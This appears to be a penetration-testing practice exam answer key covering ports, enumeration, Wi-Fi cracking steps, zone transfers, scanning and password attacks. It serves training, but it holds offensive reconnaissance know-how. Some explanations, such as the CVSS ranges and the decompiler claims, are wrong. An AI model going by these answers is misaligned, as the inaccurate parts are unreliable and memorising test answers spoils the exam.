20. B. The default port for an SMTP email relay service is port 25. Most Linux distributions use an email daemon such as sendmail for internal messaging. However, it can also be used to send messages over the network via SMTP on port 25. Normally, this port is firewalled on a public-facing server to prevent the daemon from being used for unauthorized email relay by spammers. Occasionally, you may find servers where someone opened port 25 and forgot to close it, making the host vulnerable.

21. D. The default port for the SMB/CIFS service using direct TCP connections is port 445. The SMB/CIFS protocol is used for file sharing, so the host in question must be a file server.

22. C. The default port for the Telnet service is 23. Telnet is used to remotely manage a system using a command-line interface. Telnet is a very old and insecure protocol. All information transmitted between the Telnet server and client is sent unencrypted, including authentication information. By sniffing traffic going in and out of this host on port 23, you may be able to capture usernames and passwords.

23. B. The default ports used by the FTP service are 20 and 21. FTP is used to transfer files between hosts over a network connection. FTP is a very old and insecure protocol. All information transmitted between the FTP server and client is sent unencrypted, including authentication information. By sniffing traffic going in and out of this host on ports 20 and 21, you may be able to capture usernames and passwords.

24. D. The default port used by the TFTP service is 69. TFTP provides a quick and easy way to transfer files between hosts over a network connection. Unlike FTP, TFTP uses the connectionless UDP Transport Layer protocol instead of TCP. The lack of acknowledgments allows a TFTP server to transfer files faster than an FTP server. However, TFTP is an insecure protocol. All information transmitted between the FTP server and client is sent unencrypted. In addition, TFTP doesn't provide a means for authenticating connections. Therefore, anyone can connect to the service and transfer files without providing authentication credentials.

25. A. A Windows domain controller hosts many domain-related services. Therefore, most domain controllers will have many ports open. Most will include the following:

Port 88: Used for Kerberos authentication.

Port 135: Used for communications between domain controllers and clients as well as between domain controllers.

Ports 138 and 139: Used for file replication between domain controllers.

Port 389: Used for LDAP queries.

Port 445: Used for SMB/CIFS file sharing.

Port 464: Used for Kerberos password change.

Port 636: Used for secure LDAP queries.

Ports 3268 and 3269: Used for Global Catalog communications.

Port 53: Used for DNS name resolution.

26. D. The default port used by the IMAP service is 143. The IMAP protocol is used by email servers to transfer messages between the mail server and mail clients.

27. C. The default port used by the SSH service is 22. The SSH protocol is used to remotely manage systems using a command line interface. Unlike Telnet, SSH uses encryption to protect authentication credentials as well as the data being transmitted between the client and the server.

28. D. The default ports used by a web server are 80 (HTTP) and 443 (HTTPS). Data transmitted on port 80 is usually sent in the clear, while data sent on port 443 is encrypted using SSL/TLS.

29. A. The default ports used by an LDAP server are 389 (insecure) and 636 (secure). The LDAP protocol is used to query an LDAP-compliant directory server, such as Active Directory or eDirectory. Because directory information sent on port 389 is not encrypted, sniffing the traffic on this port could reveal user account information.

30. D. The default port used by a DNS server is 53. The DNS service is used to resolve hostnames into IP addresses (and vice versa). If the DNS server has been poorly secured, you may be able to compromise it and poison the lookup tables, enabling you to redirect legitimate name resolution requests to a fake destination host where a variety of exploits could be implemented on client systems.

31. A. The *** characters in the output of the `traceroute` command indicate that the router for that particular hop of the route is up and forwarding traffic, but it isn't allowed to respond to the pings used by the `traceroute` command.

32. C and D. A web server is associated with this domain name. It is configured to use the HTTP protocol (insecure) on port 80 and the HTTPS protocol (secure).

33. D and E. In this example, the organization's SSL/TLS certificate was signed using the SHA256 cryptographic hash function. In addition, it can be seen that the organization uses the IIS web server, which runs on top of Windows Server.

34. A. In this example, the line that reads "250 2.1.5 Recipient OK" indicates that this is a valid email address within the target organization's domain. However, it does not reveal who the address belongs to. All you know is that it is a legitimate email. To use it in the penetration test, you would first need to triangulate it against a list of company executives, such as is sometimes found on an organization's website.

35. B. In this example, the line that reads "250 2.1.5 Recipient OK" indicates that this is a valid email address within the target organization's domain. Because this is a valid email address, you now know that the organization most likely uses an email naming convention of *first_initial+lastname@company_name*.com. Using this information, you could reference the organization's executive bio web page and construct email addresses for all of its management team members.

36. D. In this example, the output tells us that the email server responds to SMTP `HELO` commands. Useful information can sometimes be gleaned from an email server using `HELO` commands.

37. A and D. The process of enumeration involves connecting to each host discovered on the network segment and identifying key information, including the services each host is running as well as the version number of the installed operating system.

38. D. The process of enumeration involves connecting to each host discovered on the network segment and identifying key information. In this example, notice that the OS class of the device is as follows:

Type: **WAP**

Vendor: **Belkin**

OS Family: **Embedded**

From this information, you can reasonably infer that this device is a wireless access point.

39. B. Under Ports Used, notice that port 80 TCP is open on the device. This indicates that it most likely is running an HTTP web server.

40. A. By searching the Internet for the operating system version number displayed under Operating System, you can likely discover the default administrative username and password used by the device. Several high-profile exploits over the last few years have been facilitated by the fact that the system implementer failed to change the default username and password used by network infrastructure devices.

41. C. Notice that the hostname of the device under Hostnames > Name begins with *android*. From this, you can reasonably infer that the device is most likely a mobile phone or tablet running the Android operating system.

42. C. Notice that this device is running Windows Server 2012 and that it has port 53 open, which is the default port for a DNS server. It is reasonable to infer, therefore, that this server is a domain controller. The Active Directory role on a Windows server requires the DNS role. While the DNS role could be located on a different member server, the Active Directory is almost always installed on the same server as the DNS role.

43. E. None of the responses listed in this question can be reasonably inferred from the information displayed in Zenmap. You know that it is a Windows server and that it is most likely a domain controller, but you can't infer much else from the information given.

44. A. Banner grabbing is the process of manually connecting to a device, such as a web server, using a utility such as a Telnet client or Ncat and using the information displayed to fingerprint the device.

45. B and D. In this example, the device is running a web server on ports 80 and 443. Ports 515, 631, and 9100 are all used to provide network printing.

46. C. In this example, you would enter **`telnet 10.0.0.1 80`** at the shell prompt of your Linux system to grab the banner of the target web server.

47. C and E. In this example, you know that the device is running the Apache web server. Also notice that the name of the device is "Untangle Server." By searching the Internet, you can learn that Untangle sells security devices used to manage traffic coming in and out of a network. Therefore, you can reasonably assume that the device is a security device from this company.

48. B. The device in this example is most likely a Windows workstation. This is evidenced by the fact that the default SMB/CIFS file sharing ports are open on the system.

49. C. The device in this example is most likely a domain controller running on Windows Server. This is evidenced by the fact that the default DNS server, LDAP, and Kerberos ports are open on the system.

50. C and D. The device in this example is a little harder to analyze. You can clearly see that it is running a DNS server and a web server. However, not enough information is displayed here to infer much else. One possibility is that it is a wireless router that includes a caching-only DNS server and an embedded web server that is used to configure and manage the device. However, more information would be required to make this determination.

51. A. The sslyze tool is a penetration testing tool that is commonly used to perform certificate inspection.

52. B and C. The output of the `sslyze` command in this example shows that the web server responded to TLSv1_1 and TLSv1_2 queries but did not respond to SSLv2, SSLv3, or TLSv1 queries.

53. A and C. You can use either tcpdump or Wireshark to capture packets on a wired network. Of the two, Wireshark is usually considered to have the most user-friendly interface.

54. A. The Aircrack-ng utility can be used to discover wireless networks in range and then crack their encryption. This process is very fast for old WEP networks, harder but doable for WPA networks, and quite challenging for WPA2 networks.

55. A. Before a wireless network interface can be used to capture wireless network traffic, it must be configured to run in monitor mode on the specific channel used by the transmitting access point.

56. A. Before Aircrack-ng can be used to crack the encryption on a wireless network, you must first run the airodump-ng utility on the specific channel used by the transmitting access point to collect the authentication handshake.

57. B. Before Aircrack-ng can be used to crack the encryption on a wireless network, you must first run the airodump-ng utility on the specific channel used by the transmitting access point to collect the authentication handshake. Then, you need to de-authenticate the wireless client by running the aireplay-ng utility.

58. B. Before you can capture packets on a wired network, your network interface must be configured to run in promiscuous mode. Otherwise, it will discard all frames it receives that are not addressed specifically to its address.

59. D. The issue here is that the network uses a switch instead of a hub. The switch learns the MAC addresses of each network interface connected to each switch port. It only transmits frames to the specific port to which the destination network interface is attached. Because of this, your laptop never sees frames transmitted to any other host on the network.

60. D. The issue here is that the network uses a switch instead of a hub. The switch learns the MAC addresses of each network interface connected to each switch port. It only transmits frames to the specific port to which the destination network interface is attached. Because of this, your laptop never sees frames transmitted to other hosts on the network. While you could theoretically swap out the network switch for a hub, your client would probably not allow you to do this. The best option would be to connect the laptop to a mirror port on the switch. The mirror port contains copies of frames transmitted to all other switch ports. This allows your laptop to see frames addressed to other hosts. Before you do this, however, you need to make sure it is allowed under the rules of engagement for the test.

61. A. One option you could try in this scenario is to decompile the application's executable. This process will reveal the application's assembly-level code that you can analyze for weaknesses.

62. B. Most decompilers produce assembly-level source code, not C++ code. For this information to be useful, you need extensive experience working with assembly language code. Typically, this will require you to hire a consultant with an extensive understanding of assembly programming.

63. B. Debuggers allow you to analyze an application as it executes. Typically, you can pause the execution of the application step by step or you can allow it to run until it reaches a certain point in the code. Doing this may allow you to identify a vulnerability that can be exploited as a part of a penetration test. However, you must have a strong background in programming or application testing to do this effectively.

64. A. The U.S. government's Computer Emergency Response Team (CERT) maintains a website at `http://www.us-cert.gov` that contains a regularly updated summary of the most frequent, high-impact types of security incidents currently being reported to CERT.

65. B. JPCERT is the Japanese government's version of the U.S. government's Computer Emergency Response Team (CERT). JPCERT maintains a website at `https://www.jpcert.or.jp/english/` that provides a dynamic summary of current security alerts and advisories.

66. D. The National Vulnerability Database (NVD) is maintained by the U.S. government's National Institute of Science and Technology. The NVD can be accessed at `https://nvd.nist.gov`. This website provides a summary of current security vulnerabilities ranked by their severity.

67. C. The Common Vulnerabilities and Exposures (CVE) database is a community-developed resource that can be accessed at `http://cve.mitre.org`. The CVE database contains a list of publicly known cybersecurity vulnerabilities. Whenever a vendor anywhere in the world discovers a vulnerability with their product, they add an entry to the CVE database. The goal is to make a common resource that everyone can use, instead of each individual vendor maintaining their own database containing just vulnerabilities associated with their products.

68. C. The Common Weakness and Enumeration (CWE) database is a community-developed resource that can be accessed at `http://cwe.mitre.org`. The CWE database contains a list of publicly known cybersecurity vulnerabilities associated with software in general instead of a specific product.

69. D. The Common Attack Pattern, Enumeration and Classification (CAPEC) database is a community-developed resource that can be accessed at `http://capec.mitre.org`. The CAPEC database contains a catalog of commonly used cyber attack patterns.

70. B. Full Disclosure is an open source research source that is published by the same organization that produces the nmap utility. It can be accessed at `www.seclists.org/fulldisclosure`.

71. D. Each of the open source research sources listed in this question may contain information that you could use to find known vulnerabilities in an older version of the IIS web server software.

72. A. The CERT database contains information about recent security updates released by software and hardware vendors and a description of the vulnerabilities they are intended to address.

73. A. The CAPEC database contains information about known attack patterns used to exploit weaknesses, including physical security vulnerabilities.

74. D. The National Vulnerability Database (NVD) website provides a summary of current security vulnerabilities ranked by their severity.

75. A. The Common Vulnerabilities and Exposures (CVE) database is a community-developed resource that contains a list of publicly known cybersecurity vulnerabilities. Whenever a vendor anywhere in the world discovers a vulnerability with their product, they add an entry to the CVE database. You could search the CVE site for information about Server 2003 SP2.

76. A. A credentialed vulnerability scan requires you to first authenticate to the network, preferably with an administrative-level account. Because administrative credentials are used, this type of scan most closely approximates the perspective of an internal administrator.

77. B. A noncredentialed vulnerability scan is performed without authenticating to the network. Because of this, a noncredentialed scan most closely approximates the perspective an external hacker.

78. A. A credentialed vulnerability scan requires you to first authenticate to the network, preferably with an administrative-level account. Because administrative credentials are used, this type of scan usually identifies the most vulnerabilities.

79. B. A noncredentialed vulnerability scan is performed without authenticating to the network. Because of this, a noncredentialed scan usually identifies the least number of vulnerabilities.

80. A. A ping sweep is an example of a discovery scan. The goal of a ping sweep is not to interrogate every system. Instead, it simply seeks to identify the presence of every reachable system on the network.

81. A. A discovery scan is designed to simply map out every system on the target network. As such, it uses very nonintrusive mechanisms (such as ping) to enumerate the network.

82. B. A full scan interrogates each host discovered on the target network. Because it uses intrusive methods to do this, a full scan is usually detected (and possibly blocked) quickly by IDS or IPS devices.

83. A. A discovery scan is designed to simply map out every system on the target network using very nonintrusive mechanisms (such as ping) to enumerate the network. Because of this, this type of scan is the least likely to be detected by an IDS or IPS device.

84. B. A full scan interrogates each host discovered on the target network using intrusive methods. A full scan is usually detected (and possibly blocked) quickly by IDS or IPS devices. Because of this, full scans are more likely to be used by a defender to thoroughly test his or her network. A penetration tester is less likely to use a full scan because it can be detected so quickly. The exception would be a white box test where everyone is already expecting the penetration tester to be running vulnerability scans.

85. C. A stealth scan enumerates hosts on the target network by sending them a SYN packet. If a SYN-ACK is received, then the scanner knows that the destination host exists. The SYN-ACK also contains a limited amount of information about the host that can be captured and analyzed by the scanner.

86. C. A stealth scan enumerates hosts on the target network by manipulating the TCP three-way handshake. First, it sends the target a SYN packet. If a SYN-ACK is received, then the scanner knows that the destination host exists. The SYN-ACK also contains a limited amount of information about the host that can be captured and analyzed by the scanner.

87. D. A stealth scan enumerates hosts on the target network by manipulating the TCP three-way handshake. First, it sends the target a SYN packet. If a SYN-ACK is received, then the scanner knows that the destination host exists. Rather than complete the connection by sending the target an ACK packet, the scanning host resets the connection by sending a RST packet.

88. A. Stealth scans currently aren't considered as stealthy as they used to be. Most modern IDS/IPS devices can detect the unusually high frequency of RST packets on the network created during a stealth scan and take the appropriate action. For example, an IDS can generate an alert. An IPS can generate an alert and also block traffic from the scanning host.

89. B. Because full connections are established with each host during a full vulnerability scan, they can be thoroughly interrogated and fingerprinted. As a result, a full scan usually produces the most accurate information. However, they are also the easiest to detect by defenders.

90. D. A compliance vulnerability scan is used to verify that the target organization is in compliance with the requirements of a given law or policy. In this example, a PCI-DSS penetration test usually requires a PCI-DSS compliance vulnerability scan.

91. D. When enumerating a target network during a white box penetration test, you will likely gather a great deal of information. For example, you will probably want to enumerate all subnets, hosts, and domains on the network.

92. D. When enumerating a target network during a white box penetration test, you will likely gather a great deal of information. For example, you will probably want to enumerate any user and group accounts that can be discovered. You will also want to enumerate any network shares that can be identified.

93. E. When enumerating a target network during a white box penetration test, you will likely gather a great deal of information. For example, you will probably want to enumerate any web pages, applications, services, and tokens used on the network.

94. C. Throttling the scan to use minimal bandwidth will slow down the scanning process considerably. However, it will also make the scans less visible to the IDS/IPS devices and also allow them time to more thoroughly fingerprint network devices.

95. B. By scheduling the scan to run during a time of day when few people are at work, you can minimize the impact on available network bandwidth for production traffic, and you can also avoid being seen by internal network administrators.

96. C. The fact that you don't have administrative credentials doesn't mean you have to forgo enumeration and fingerprinting nor does it mean you have to cancel the test. Instead, you could try to craft a spear phishing exploit to trick an internal user into revealing his or her logon credentials.

97. C. Because you are scanning only web servers, you can probably constrain the vulnerability scan to just those ports and protocols commonly used by web servers. Performing a thorough scan of all ports and protocols would take considerably longer.

98. A and C. From a network topology perspective, the PCI-DSS standard requires you to run vulnerability scans from both internal and external network locations. The results of both scans should be compared to identify vulnerabilities.

99. A. The `nmap -T`*n* option is used to specify a timing template, where *n* is a number between 0 and 5. The higher the number, the faster the vulnerability scan. The lower the number, the slower the scan.

100. C. Because a T1 line is limited to 1.54 Mbps, you must throttle the bandwidth used by the vulnerability scan. If you don't, you could easily use up all the available bandwidth and not leave any for critical business operations. You can use the `-T`*n* option with the `nmap` command to throttle down the scans. Because of the low bandwidth of the connection, you should consider using either the `-T2` or possibly even the `-T1` option with the `nmap` command. The `-T0` option would probably throttle the scan too much, making it take an inordinate amount of time to complete.

101. C. Because the server is considered a fragile system, you should throttle the bandwidth used by the vulnerability scan. If you don't, you could easily consume all the server's resources with the scan and not leave any for critical business operations. You can use the `-T`*n* option with the `nmap` command to throttle down the scans. In this scenario, you should consider using either the `-T2` or possibly even the `-T1` option with the `nmap` command. The `-T0` option would probably throttle the scan too much, making it take an inordinate amount of time to complete.

102. A and E. A container can be used to create an isolated environment, much like a virtual machine. As a result, any applications running within a container environment may not be detectable by traditional vulnerability scans. Unlike a virtual machine, a container shares much of the base operating system with the container host. Therefore, vulnerabilities associated with the base operating system of the container host may be inherited by its containers.

103. A. Static code analysis is conducted by analyzing an application's source code. Obviously, this type of testing is usually performed only during a white box penetration test. Static code analysis does not involve actually running the program. Instead, it is focused on analyzing how the application is written.

104. B and C. Dynamic code analysis as well as fuzz testing are both performed on running code. Because the source code is not required to perform these tests, they can be performed during gray box or black box penetration tests.

105. B. Fuzz testing involves sending random, unexpected, or invalid data to the inputs of an application to test how it handles that data. This is called *exception handling*. Many attacks can be deployed that exploit an application's inability to properly handle unexpected data.

106. C. A web-enabled television set is an example of a nontraditional system. These devices are considered fragile because they are difficult to manage in the traditional sense. and they are probably updated on an infrequent basis by the vendor. They may also have not been subjected to extensive security testing by the vendor.

107. B. Computer-controlled manufacturing devices are examples of nontraditional systems. These devices are considered fragile because they are difficult to manage in the traditional sense and they are probably updated on an infrequent basis by the vendor. They may also have not been subjected to extensive security testing by the vendor.

108. A and B. Either the `dig axfr @`*`nameserver target_domain`* or the *`host`* `-t axfr` *`target_domain nameserver`* command can be used to perform a zone transfer. If it works, then you can gather a fairly detailed list of all the network infrastructure hosts within the target network. Ideally, the target organization has disabled unauthenticated zone transfers on their DNS server. If this is the case, either of the previous commands will return some type of "Transfer Failed" error message.

109. A. The hping utility is a tool commonly used by penetration testers for packet crafting. It allows you to make almost any kind of packet you want and send it to a designated host on the target network. Analyzing how the host responds can provide you with valuable information for the next phase of the penetration test.

110. A and C. With a list of email addresses of users from the target organization, you could conduct any number of phishing exploits. You could also use the email addresses to enumerate internal user account names. In many (if not most) organizations, the email username is almost always the same as the user's account name.

111. B. The host is most likely running Windows. TCP ports 139, 445, and 3389 are all commonly used for Windows file sharing services. While these ports could also be used on other operating systems (such as a Linux system with the SMB daemon running), it is more likely to be a Windows host.

112. D. The host is probably a web server. The system administrator has likely changed the default web server ports to nonstandard ports in an attempt to hide its function. This is an example of "security by obscurity."

113. C. The `-T` option configures the speed at which nmap runs vulnerability scans. In this scenario, the subnet is potentially huge, with more than 16 million possible IP addresses. Running nmap with the `-T0` option on a subnet this large will take a long time to complete.

114. A. Whois can potentially reveal a great deal of information about a target organization, including the following:

The domain registrar

The registrant's legal name

The registrant's address

The registrant's phone number

A contact email address

The name of the domain administrator

Some organizations ask their registrar to hide this information from the public.

115. C. In this scenario, a black box penetration test is being run. By definition, the tester is located somewhere outside the target's network. As such, she has to compromise an internal host first. Once done, she can pivot and use it to scan other internal hosts.

116. D. SCADA manufacturing equipment tends to be much more fragile than traditional network assets, such as servers and routers. They tend to be difficult to manage, update, and protect from exploits. As such, they can also be susceptible to vulnerability scans and may go offline during the scanning process.

117. A. The time windows when you can run vulnerability scans most effectively are heavily influenced by regulatory requirements, peak traffic times, and hardware constraints. The internal IT staff, on the other hand, will most likely not be involved with running vulnerability scans during a penetration test.

118. B. A static code analysis (also called a *source code analysis*) is happening in this scenario. In this type of test, the tester accesses an application's source code and reviews it for weaknesses that could be exploited. Obviously, the tester must have a strong programming background to be able to do this kind of review.

119. A. Fuzzing occurs when the tester sends random, unexpected information to an application's inputs to see how it responds. For example, the tester could try to perform a buffer overflow exploit by sending overly large input that contains executable code. If the application doesn't handle the malicious input properly, it may be possible for executable code to be stored in the RAM of the target system and for the attacker to then be able to execute it.

120. C. Because this is a mission-critical server, it may be a good idea to run a test scan in a lab environment before scanning the live system. This will help the tester assess the impact the scan will have before running it on the live system.

121. C. The fact that the server's administrator hasn't renewed its security certificate indicates that they aren't paying much attention to this server. This would make this system a ripe target for compromise because it is possible that there are other factors (such as updates) that the administrator has also neglected.

122. E. The information gathered during a vulnerability scan can be categorized in many different ways. For example, it may be appropriate to categorize the information based on the operating system because different OSs have different inherent vulnerabilities. It may also be appropriate to categorize the information by the value of each associated asset. For example, vulnerabilities associated with a mission-critical database server would be of much higher value than the vulnerabilities associated with an end user's desktop system. You could also categorize the scan results based on the number or severity of the vulnerabilities found.

123. A. Most likely, the vulnerability scanner generated a false positive error. The purpose of the adjudication process after a vulnerability scan is to determine the value and validity of the scan results. False positives, such as the one discussed in this scenario, should be filtered out in your final report to the client.

124. A and D. In this scenario, the value of compromising a vulnerable domain controller or a database server is much higher than the value of compromising an end user's vulnerable workstation. For example, compromising a domain controller could expose multiple user accounts. Likewise, compromising a database server could expose valuable company information. On the other hand, the exposure created by a missing Windows feature update is probably minimal. Likewise, Linux provides a relatively high degree of system security, even on an older distribution.

125. A. Any CVSS score less than 4.0 is considered to be in the Low Risk category. Therefore, a CVSS score of 3.8 indicates that this is a low-risk vulnerability.

126. D. Any CVSS score of 10.0 or higher is considered to be in the Critical Risk category. Therefore, a CVSS score of 10 indicates that this is a critical vulnerability.

127. B. Any CVSS score between 4.0 and 6.0 is considered to be in the Medium Risk category. Therefore, a CVSS score of 5.3 indicates that this is a medium-risk vulnerability.

128. C. Any CVSS score between 6.0 and 10.0 is considered to be in the High Risk category. Therefore, a CVSS score of 7.2 indicates that this is a high-risk vulnerability.

129. B and C. Your first response to the common theme of missing updates would to be to investigate whether this creates any vulnerabilities that you could exploit later in your penetration test. Then, you should document the common theme of missing updates so the client can update their best practices to make sure systems are kept up-to-date.

130. A. The first response to your observation of outdated servers would to be to investigate whether this creates any vulnerabilities that you could exploit later in your penetration test. Then, you should recommend that the client upgrade their server in your final report.

131. A and B. Your first response to the client's lack of best practices would to be to exploit the devices with default usernames and passwords later in your penetration test. Then, you should recommend that the client adopt better best practices in your final report.

132. A and D. Rather than purchasing a Windows system, you can simply create the exploit code on your Linux system and then cross-compile the code such that it can run on Windows systems. Various Linux utilities are available that can do this for you.

133. B and D. In this scenario, you first mapped vulnerabilities you found in your scans to possible exploits. Then you modified those exploits to work on the older server operating systems.

134. C. In this scenario, you linked several exploits together to compromise the target system. This is called *exploit chaining*.

135. B. In this scenario, you need to test the modified exploit before actually attacking the target servers to make sure it works and doesn't have any unintended consequences. An effective way to do this is to use your enumeration information to re-create the target systems as virtual machines in a lab environment and test the modified exploit. This process is called *proof-of-concept development*.

136. A and C. In this scenario, you used deception and social engineering to gain access to the target organization's physical network.

137. C. Credential brute forcing is the process of trying one password after another until you finally hit the right one. This may be executed against user accounts or against other security systems, such as a WPA2 wireless network that uses a preshared key.

138. D. A dictionary attack is a type of brute-force attack. However, in a dictionary attack, a list of commonly used passwords is used, one after another, in an attempt to find the right password.

139. A. A rainbow table contains a precomputed list of hash values for common passwords that can be used for offline password file cracking.

140. A and B. Industrial control systems (ICSs) and supervisory control and data acquisition (SCADA) are commonly used in factory automation equipment and environmental controls. They tend to run on older operating systems, and their software/firmware tends to be updated very infrequently. This can make such systems more susceptible to security exploits. They are also usually quite fragile, so use caution when scanning them with a vulnerability scanner.

141. B and E. Mobile devices represent a significant security weakness in modern networks. Among the many issues associated with mobile devices, two that a penetration tester should be aware of the fact that they tend to be updated in an inconsistent manner. This is less of an issue with Apple devices because they have control of the hardware and software. However, this is a significant issue with Android devices. If you were to check the update level of a group of Android devices, you would likely not find two that are the same. In addition, some users root or jailbreak their devices so they can install apps outside of the approved store channels. This makes these devices susceptible to malware.

142. D and E. IoT devices, such as smart appliances, televisions, and so on, tend to have the weakest inherent security. They aren't designed with security in mind, they are difficult to manage, and vendors rarely release security updates. Embedded devices used in industrial control devices tend to suffer from the same weaknesses.

143. C and D. The greatest risks to the POS systems in this scenario are that they are exposed to the Internet and that they are running an unsupported (and therefore highly vulnerable) operating system. The client should isolate the POS systems on their own subnet away from the Internet. They should also upgrade their hardware and software to newer versions to eliminate risks from running an ancient operating system.

144. A. The greatest security risk associated with a biometric fingerprint reader is the fact that they can be fooled by a fake fingerprint. In an episode of the television show *MythBusters* several years ago, the cast was able to defeat a fingerprint reader by lifting an authorized user's fingerprint from a cup. In this scenario, you should probably recommend that the client upgrade to a facial recognition authentication system as they have been proven to be more difficult to fool.

145. A. The Internet of Things (IoT) refers to the network of physical products and devices that connect to the Internet. Manufacturers and developers want to minimize costs to increase their profits. Hence, security is often not the key feature of the product or device. So, as with any other device on a network, IoT devices may have security vulnerabilities and may be subject to network-based attacks.

146. D. Port 21 is for TCP and FTP and is used as a control port. Port 80 is for TCP and HTTP and is used for transferring web pages. Port 443 is used for TCP, HTTPS, and is HTTP over TLS/SSL and is for encrypted transmission.

In this scenario, all the ports that the penetration tester has discovered have to do with the Web. So, the answer for this question would be that sensitive information may be revealed on the web servers since those were the ports indicated during the vulnerability scan.

147. B. A discovery scan identifies the operating systems that are running on a network, maps those systems to IP addresses, and enumerates the open ports and services on those systems. Discovery scans provide penetration testers with an automated way to identify hosts that exist on the network and build an asset inventory.

148. D. Credentialed scans require read-only access to target servers. The client should follow the principle of least privilege and limit the access available to the tester. You should consider asking for a specific "audit" account to be created with similar read-only access. A dedicated "audit" account has the advantage of showing up in the logs and instantly being recognized by everyone in IT as a potentially approved activity.

149. D. Code testing is often done using static or dynamic code analysis along with testing methods like fuzzing and fault injection. Once changes are made to the code and it is deployed, it must be retested to ensure that the changes didn't create any new security issues. Since we are only reviewing the code in this scenario, we will be conducting a static code analysis. Static code analysis, also known as source code analysis, is done by reviewing the code of an application. Since static analysis uses the source code, it can be seen as a type of white-box testing with full visibility. This can allow testers to find problems that other tests might fail to spot.

150. B. Dsquery.exe is a command-line utility for finding information about various objects in the Active Directory domain. The utility is available in all Windows Server versions by default. The `dsquery` command allows you to query the LDAP directory to find objects that meet the specified criteria. As an attribute of the `dsquery` command, you need to specify the type of the AD object that you are searching for. In this scenario, you are looking for user accounts that have been inactive for the past 30 days, so you would use `dsquery user -inactive < NumWeeks >`.

151. D. The timeline for the engagement and when testing can be conducted will have the biggest impact on the observation and testing of the client's systems during peak hours. Some assessments will be scheduled for noncritical time frames to minimize the impact of any potential outages, while others may be scheduled during normal business hours to help test the organization's reaction to attacks.

152. D. A false positive is when the system incorrectly accepts a biometric sample as being a match. Biometric sensors sometimes make mistakes for a number of reasons. The identification process compares a biometric, such as a fingerprint or iris scan that is presented to the system, against all entries in a database for a match. This is referred to as a *one-to-many* search. Live biometrics change due to age, climate, or a possible injury on a finger. Vendors refer to these threshold settings as *false acceptance rates* (FARs) and *false rejection rates* (FRRs).

153. C and E. Compliance scanning focuses on the configuration settings or the security hardening that is being applied to a system. When a compliance scan is performed against a single computing system, it produces a report that defines how well the system is hardened against the selected compliance framework. Compliance scans are not designed to locate vulnerabilities in software applications or operating systems but are designed to locate and assess vulnerabilities in system hardening configurations. In this scenario, since you are seeing more assets on the network than what was provided in the network architecture, you can attribute that to having limited network access or storage access.

154. D. An SNMP brute-force attack attacks an IP address with SNMP queries to determine the SNMP read-only and read-write community strings (or passwords). It does this by trying every possible password. The master information base (MIB) database that is created by SNMP contains important information on every device on the network. If a tester can crack the password on SNMP, they may be able to control each networked device. This would allow changes to configurations to taking devices offline.

155. A. A dictionary attack is a method of breaking into a password-protected computer or server by thoroughly entering every word in a dictionary as a password. Dictionary attacks work because many computer users use ordinary words as passwords. Dictionary attacks rely on a prebuilt dictionary of words. In many cases, penetration testers can add additional specific dictionary entries to a dictionary file for their penetration test based on knowledge, this can be very beneficial in performing a dictionary attack. In this scenario, the penetration tester used social media to find additional keywords that may be beneficial in a dictionary attack.

156. C. In this scenario, since the client's employees are using dictionary words as passwords, the best way to defeat this is by expanding the password length and adding special characters. Special characters for use in passwords are a selection of punctuation characters that are present on standard U.S. keyboards. These include !"#$%&'()*+,-./:;<=>?@[\]^_'{|}~. This will make it harder for attackers to break into the client's systems.

157. C. A full scan will provide you with more useful results because it includes more tests. There is no requirement in the scenario that the tester should avoid detection, so a stealth scan is not necessary. But because this is a black box test, it would best to run a full scan on the network.

158. D. Passive scanning is a method of vulnerability detection that relies on information obtained from network data that is captured from a target computer without direct interaction. The main advantage of passive scanning for an attacker is that it does not leave a trail that could alert users or administrators. The main advantage for administrators is that it doesn't cause undesired behavior on the target computer. Passive scanning does have limitations. It is not as complete in details as an active vulnerability scan and cannot detect any applications that are not currently sending out traffic.

159. A. Credentialed scans are scans in which the scanning computer has an account on the computer being scanned that allows the scanner to do a more thorough check looking for problems that may not be seen from the network. Credentialed scans are widely used in enterprise vulnerability management programs and are a useful tool when performing a penetration test. Credentialed scans may access operating systems, databases, and applications. Credentialed scans typically only retrieve information from target servers and do not make changes to the server itself.

160. B. A false positive is an error in some evaluation processes in which a condition tested for is mistakenly found to have been detected. The scanner might not have sufficient access to the target system to confirm a vulnerability, or it might simply have an error in a plug-in that generates an erroneous vulnerability report. When a scanner reports a vulnerability that does not exist, this is known as a *false positive error.*

161. D. Cross-compiling code is used when a target platform is on a different architecture. The tester may not have access to a compiler on the target machine or may need to compile the code for an exploit from the primary workstation, which is not the same architecture as the target.

162. A and B. Rainbow tables provide a powerful way to attack hashed passwords by performing a lookup rather than trying to use brute force. A rainbow table is a precomputed listing of every possible password for a given set of password requirements, which has then been hashed based on a known hashing algorithm like MD5. A rainbow table is used to attack a hashed password in reverse. A rainbow table is generally an offline-only attack. It uses fewer compute cycles than any other forms of attack. A brute-force attack is an attempt to crack a password or username by using a trial-and-error approach with an attacker submitting many passwords or passphrases with the chance of eventually guessing the password correctly.

163. A. Rainbow tables are lists of precomputed hashes for all possible passwords for a given set of password rules. Rainbow table tools compare hashes to the previously calculated hashes, which match to known password values. This is done via a fairly fast database lookup, allowing "cracking" of hashed passwords, even though hashes aren't reversible. The password file is a list of hashed values.

164. D. Open source intelligence (OSINT) tools and techniques are those that go through publicly available information for organizational and technical details that might prove useful during the penetration test. OSINT is information that can be gathered easily. OSINT is often used to determine the organization's footprint, which includes a listing of all of the systems, networks, and other technology that an organization has.

165. B. Nessus is a commercial vulnerability scanning tool used to scan a wide variety of devices and is not part of the tools available for OSINT gathering. There are a variety of tools that assist with this OSINT collection:

Censys is a web-based tool that probes IP addresses across the Internet and then provides penetration testers with access to that information through a search engine.

Fingerprinting Organizations with Collected Archives (FOCA) is an open source tool used to find metadata within Microsoft Office documents, PDFs, and other common file formats.

Maltego is a commercial product that assists with the visualization of data gathered from OSINT efforts.

Nslookup tools help identify the IP addresses associated with an organization.

Recon-ng is a modular web reconnaissance framework that organizes and manages OSINT work.

Shodan is a specialized search engine to provide the discovery of vulnerable Internet of Things (IoT) devices from public sources.

theHarvester scours search engines and other resources to find email addresses, employee names, and infrastructure details about an organization.

Whois tool gathers information from public records about domain ownership.

166. B. Computer Emergency Response Team (CERT) focuses on security breach and denial of service incidents, providing alerts and incident-handling and avoidance guidelines. CERT also conducts an ongoing public awareness campaign and engages in research aimed at improving security systems.

167. A. The Common Attack Pattern Enumeration and Classification (CAPEC) list is a resource intended to help identify and document attacks and attack patterns. Users are allowed to search attacks by their mechanism or domain and then break down each attack by various attributes and prerequisites. CAPEC also suggests solutions and mitigations, which is useful in identifying controls when writing a penetration test report.

